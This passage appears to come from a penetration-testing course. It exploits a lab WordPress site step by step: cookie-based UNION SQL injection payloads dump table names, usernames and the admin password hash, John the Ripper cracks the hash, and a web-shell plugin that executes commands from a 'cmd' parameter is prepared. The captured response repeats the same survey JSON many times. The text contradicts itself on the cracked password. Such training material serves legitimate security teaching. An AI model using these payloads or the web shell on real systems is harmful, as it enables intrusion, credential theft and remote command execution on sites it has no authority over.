Again, the payload can be inserted into the `wp_sap` cookie value. As before, the value of the cookie starts after the “=” sign and ends with a semicolon.



The screenshot shows a Burp Suite interface with two tabs: Request and Response. In the Request tab, a GET request is made to / HTTP/1.1 with various headers (Host: sandbox.local, User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0) and a cookie (Cookie: wordpress\_test\_cookie=Wp+Cookie+check; wp\_sap='1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,table\_name,11 FROM information\_schema.tables#); Cache-Control: max-age=0). In the Response tab, the page content is displayed with a redacted section for the wp\_users table.

Figure 327: Querying for All Tables

The result includes a large list of tables, but the one that stands out to us most is `wp_users`, since it will most likely contain the WordPress user information.

Now that we have the table name, we can work on retrieving its column names. To do this, we query the `column_name` column within `information_schema.columns`, limiting the result to those where the table is `wp_users`. This can be done by updating our payload as shown in Listing 866.

---

```
["1650149780'')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,column_name,11 FROM
information_schema.columns WHERE table_name='wp_users'#"]
```

---

Listing 866 - List of all columns in the `wp_users` table

As with the previous payload, this payload will also be placed in the `wp_sap` cookie value in the Repeater tab.


Figure 328: Querying for All Columns in *wp\_users*

The result of our query reveals several column names. The most interesting to us are `user_login` and `user_pass` as these will most likely contain the credentials to authenticate to the WordPress instance.

Next, let's query for the username. To do this, we need to send a SQL injection request asking for all `user_login` values from the `wp_users` table. This can be done by updating our query as follows.

`["1650149780']) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_login,11 FROM wp_users#"]`  
*Listing 867 - Listing all usernames*

We once again repeat the same injection as before.



The screenshot shows two NetworkMiner windows side-by-side. The left window is labeled 'Request' and shows an HTTP GET request to 'sandbox.local'. The URL includes a query string with a UNION SELECT injection: 'wp\_sap= ("1650149780") OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user\_login,11 FROM wp\_users#1;'. The right window is labeled 'Response' and shows the server's response. It includes several JavaScript files and a large block of PHP code. A specific line of code is highlighted with a red box: 'wp\_sap= ("1650149780") OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user\_login,11 FROM wp\_users#1;'. This line corresponds to the injected query in the request.


Figure 329: Querying for All users in wp\_users

This query discloses only one username: wp\_ajla\_admin. Now that we have a username, it's time to get the password hash.

To do this, we need to replace `user_login` in our query with `user_pass`.

```
[ "1650149780'')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_pass,11 FROM wp_users#"]
```

Listing 868 - Listing all passwords



The screenshot shows the NetworkMiner tool interface with two panes: Request and Response.

**Request:**

```
GET / HTTP/1.1
Host: sandbox.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check;
wp_sap=[ "1650149780'")) OR 1=2 UNION SELECT
1,2,3,4,5,6,7,8,9,user_pass,11 FROM wp_users#];
Cache-Control: max-age=0
```

**Response:**

```
<a href="#" class="fa-angle-up"></span></a>

<div id="sidr-close">
  <a href="#" class="toggle-sidr-close">
    <i class="icon icon-close"></i><span class="close-text">Close
  </a>
</div>

<script type='text/javascript'
src='http://sandbox.local/wp-includes/js/jquery/ui/core.min.js?ver=1.11.4'></script>
<script type='text/javascript'
src='http://sandbox.local/wp-includes/js/jquery/ui/effect.min.js?ver=1.11.4'></script>
<script type='text/javascript'
src='http://sandbox.local/wp-includes/js/jquery/ui/effect-slide.min.js?ver=1.11.4'></script>
<script type='text/javascript'
src='http://sandbox.local/wp-includes/js/imagesloaded.min.js?ver=3.2.0'></script>
<script type='text/javascript'>
/* <![CDATA[ */
var sss_params =
{"survey_options": {"options": [{"bottom": "\\", "easeInOutBack": "\\", "left": "\\", "right": "\\", "top": "\\", "transition": "\\", "width": "\\"}], "survey": {"color": "#000000", "fontColor": "#000000", "fontFamily": "sans-serif", "fontWeight": "normal", "fontSize": "14px", "lineHeight": "1.5", "textTransform": "none"}, "background": {"color": "#f0f0f0", "gradient": "#f0f0f0", "image": null, "repeat": "repeat", "angle": 0}, "border": {"color": "#e0e0e0", "style": "solid", "width": "1px"}, "borderRadius": 0, "borderRadiusTopLeft": 0, "borderRadiusTopRight": 0, "borderRadiusBottomLeft": 0, "borderRadiusBottomRight": 0, "borderRadiusTopLeftRadius": 0, "borderRadiusTopRightRadius": 0, "borderRadiusBottomLeftRadius": 0, "borderRadiusBottomRightRadius": 0}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}, "admin_url": "http://sandbox.local/wp-admin/admin-ajax.php", "plugin_url": "http://sandbox.local/wp-content/plugins/wp-survey-and-polls", "survey_id": "1550849657", "style": "modal", "expired": "false", "dohmeh": true}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}], "admin_url": "http://sandbox.local/wp-admin/admin-ajax.php", "plugin_url": "http://sandbox.local/wp-content/plugins/wp-survey-and-polls", "survey_id": "1550849657", "style": "modal", "expired": "false", "dohmeh": true}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}], "admin_url": "http://sandbox.local/wp-admin/admin-ajax.php", "plugin_url": "http://sandbox.local/wp-content/plugins/wp-survey-and-polls", "survey_id": "1550849657", "style": "modal", "expired": "false", "dohmeh": true}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}], "admin_url": "http://sandbox.local/wp-admin/admin-ajax.php", "plugin_url": "http://sandbox.local/wp-content/plugins/wp-survey-and-polls", "survey_id": "1550849657", "style": "modal", "expired": "false", "dohmeh": true}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}], "admin_url": "http://sandbox.local/wp-admin/admin-ajax.php", "plugin_url": "http://sandbox.local/wp-content/plugins/wp-survey-and-polls", "survey_id": "1550849657", "style": "modal", "expired": "false", "dohmeh": true}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}], "admin_url": "http://sandbox.local/wp-admin/admin-ajax.php", "plugin_url": "http://sandbox.local/wp-content/plugins/wp-survey-and-polls", "survey_id": "1550849657", "style": "modal", "expired": "false", "dohmeh": true}, "questions": [{"label": "Are you enjoying the new site?", "options": [{"label": "Yes", "value": "yes"}, {"label": "No", "value": "no"}], "text": "Please let us know if you have any feedback! Thank you for your feedback!"}, {"label": "Survey and Poll", "text": "Survey and Poll"}, {"label": "Admin Ajax PHP", "text": "Admin Ajax PHP"}, {"label": "Survey ID", "text": "Survey ID"}, {"label": "Style", "text": "Style"}, {"label": "Modal", "text": "Modal"}, {"label": "Expired", "text": "Expired"}, {"label": "Dohmeh", "text": "Dohmeh"}, {"label": "Questions", "text": "Questions"}, {"label": "Are you enjoying the new site?", "value": "yes"}, {"label": "No", "value": "no"}]}]
```

0 matches      1 match      85,462 bytes | 419 millis

Figure 330: Querying for All passwords in wp\_users

As a result of our injection, we are able to recover the admin's password hash. Note the encoding at the end; the response contains three "\\" characters to escape the single "/". This hash will need to be cracked before we attempt to authenticate against the web application.

#### 24.2.2.1 Exercise

1. Use sqlmap to exploit the SQL injection and extract the username and password.

#### 24.2.3 Cracking the Password

Now that we have the password hash, we will need to crack it to get the plaintext password. While we can run a traditional brute force attack where we try every letter combination in the hopes that one matches up, this might take a very long time. Instead we will choose to start by using the "rockyou" wordlist, which is included in Kali Linux.

---

If you haven't already done so, you can expand the archive by decompressing the `/usr/share/wordlists/rockyou.txt.gz` file with gunzip. This will replace the archive file with a plain text file.

---

Before we continue, let's create a file containing the password hash.

```
kali@kali:~$ echo '$P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i/' > pass.txt  
Listing 869 - Adding the password to a file
```

Let's attempt to crack the password using *John the Ripper*. We will use the **-wordlist** option along with the path to our wordlist and provide the filename that contains the password hash.

```
kali@kali:~/Desktop/sandbox.local$ john --wordlist=/usr/share/wordlists/rockyou.txt  
pass.txt  
...  
!love29jan2006! (?)  
1g 0:00:22:59 DONE 0.000724g/s 10391p/s 10391c/s 10391C/s !lovegod..!lov3h!m  
Use "--show --format=phpass" to display all of the cracked passwords reliably  
Session completed
```

Listing 870 - Running John the Ripper

Running the command above may take a long time, depending on the CPU of the computer. Based on the output in Listing 870, John indicates that the password is "Ilove29jan2006!". Let's try to see if we can log in to the web application.

By default, the WordPress login page can be found at */wp-admin*. Visiting this page prompts us to enter a username and password.




Figure 331: Logging in as the Administrator user

Once we click *Login*, we get to the admin dashboard.




Figure 332: Successful Login

---

*It is possible that you might get a request to verify the admin email. If this is the case, you can just click "This email is correct" to continue.*


---

Now that we are logged in, we can continue our enumeration journey to discover what we should exploit next.

#### 24.2.4     *Enumerating the Admin Interface*

Logging in to the admin interface opens up the door for further exploitation. Before we start exploring ways to elevate our current access, let's investigate the options WordPress has to offer.

One good place to start in WordPress is the *Info* tab under the *Tools > Site Health* section.



The screenshot shows the 'Site Health Info' page for a 'Sandbox' site. The left sidebar lists various tools and sections, with 'Tools' currently selected. The main content area displays server and database information, which is highlighted with red boxes.

| Server                            |  |
|-----------------------------------|--|
| Server architecture               | Linux 4.4.0-21-generic x86_64                              |
| Web server                        | Apache/2.4.18 (Ubuntu)                                     |
| PHP version                       | 7.0.33-Oubuntu0.16.04.7 (Supports 64bit values)            |
| PHP SAPI                          | apache2handler   |
| PHP max input variables           | 1000   |
| PHP time limit                    | 30   |
| PHP memory limit                  | 256M   |
| Max input time                    | 60   |
| Upload max filesize               | 2M   |
| PHP post max size                 | 8M   |
| cURL version                      | 7.47.0 OpenSSL/1.0.2g                                      |
| Is SUHOSIN installed?             | No   |
| Is the Imagick library available? | No   |
| .htaccess rules                   | Your .htaccess file contains only core WordPress features. |

| Database       |   |
|----------------|---|
| Extension      | mysqli  |
| Server version | 10.3.20-MariaDB   |
| Client version | mysqld 5.0.12-dev - 20150407 - \$Id:<br>b5c5906d452ec590732a93b051f3827e02749b83 \$ |
| Database user  | wp  |
| Database host  | 10.5.5.11   |

Figure 333: Viewing the WordPress Info Page

On this page, we can determine that the server is running WordPress using PHP version 7.0.33-Oubuntu0.16.04.7. We also find that the database is running on the 10.5.5.11 IP address, which is different than the one we are currently targeting. This is not unusual as databases and web applications are often run on separate servers.

Now that we have gathered some basic information, we can attempt to elevate our access. One convenient aspect of having administrative access to WordPress is that we can install our own plugins. Plugins in WordPress are written in PHP and do not have many limitations. For example,

we could upload a plugin that contains a PHP reverse shell or code execution capabilities. Fortunately, others have already created malicious plugins just for this purpose.

One such plugin can be found in the `seclists` package, which can be installed in Kali with `apt`.

```
kali@kali:~$ sudo apt install seclists
```

*Listing 871 - Installing the seclists package*

Once installed, the seclist directory can be found in `/usr/share/seclists` and the file that we are looking for can be found in **Web-Shells/WordPress**.

```
kali@kali:~$ cd /usr/share/seclists/Web-Shells/WordPress
```

```
kali@kali:/usr/share/seclists/Web-Shells/WordPress$ ls
bypass-login.php  plugin-shell.php
```

*Listing 872 - Listing seclists WordPress web shells*

The specific file we are looking for is `plugin-shell.php`. Let's quickly inspect it and find out what it does.

```
1 <?php
2      /*
3      Plugin Name: Cheap & Nasty Wordpress Shell
4      Plugin URI: https://github.com/leonjza/wordpress-shell
5      Description: Execute Commands as the webserver you are serving wordpress with!
Shell will probably live at /wp-content/plugins/shell/shell.php. Commands can be given
using the 'cmd' GET parameter. Eg: "http://192.168.0.1/wp-
content/plugins/shell/shell.php?cmd=id", should provide you with output such as
<code>uid=33(www-data) gid=verd33(www-data) groups=33(www-data)</code>
6      Author: Leon Jacobs
7      Version: 0.3
8      Author URI: https://leonjza.github.io
9      */
```

*Listing 873 - WordPress plugin shell comments*

Lines 2-9 in Listing 873 are comments that are required for WordPress to recognize the file as a plugin.

```
11 # attempt to protect myself from deletion
12 $this_file = __FILE__;
13 @system("chmod ugo-w $this_file");
14 @system("chattr +i $this_file");
```

*Listing 874 - Self-deletion protection*

Lines 12-14 attempt protect the file from being deleted by the system.

```
19 # test if parameter 'cmd', 'ip or 'port' is present. If not this will avoid an
error on logs or on all pages if badly configured.
20 if(isset($_REQUEST[$cmd])) {
21
22     # grab the command we want to run from the 'cmd' GET or POST parameter (POST
don't display the command on apache logs)
23     $command = $_REQUEST[$cmd];
24     executeCommand($command);
```

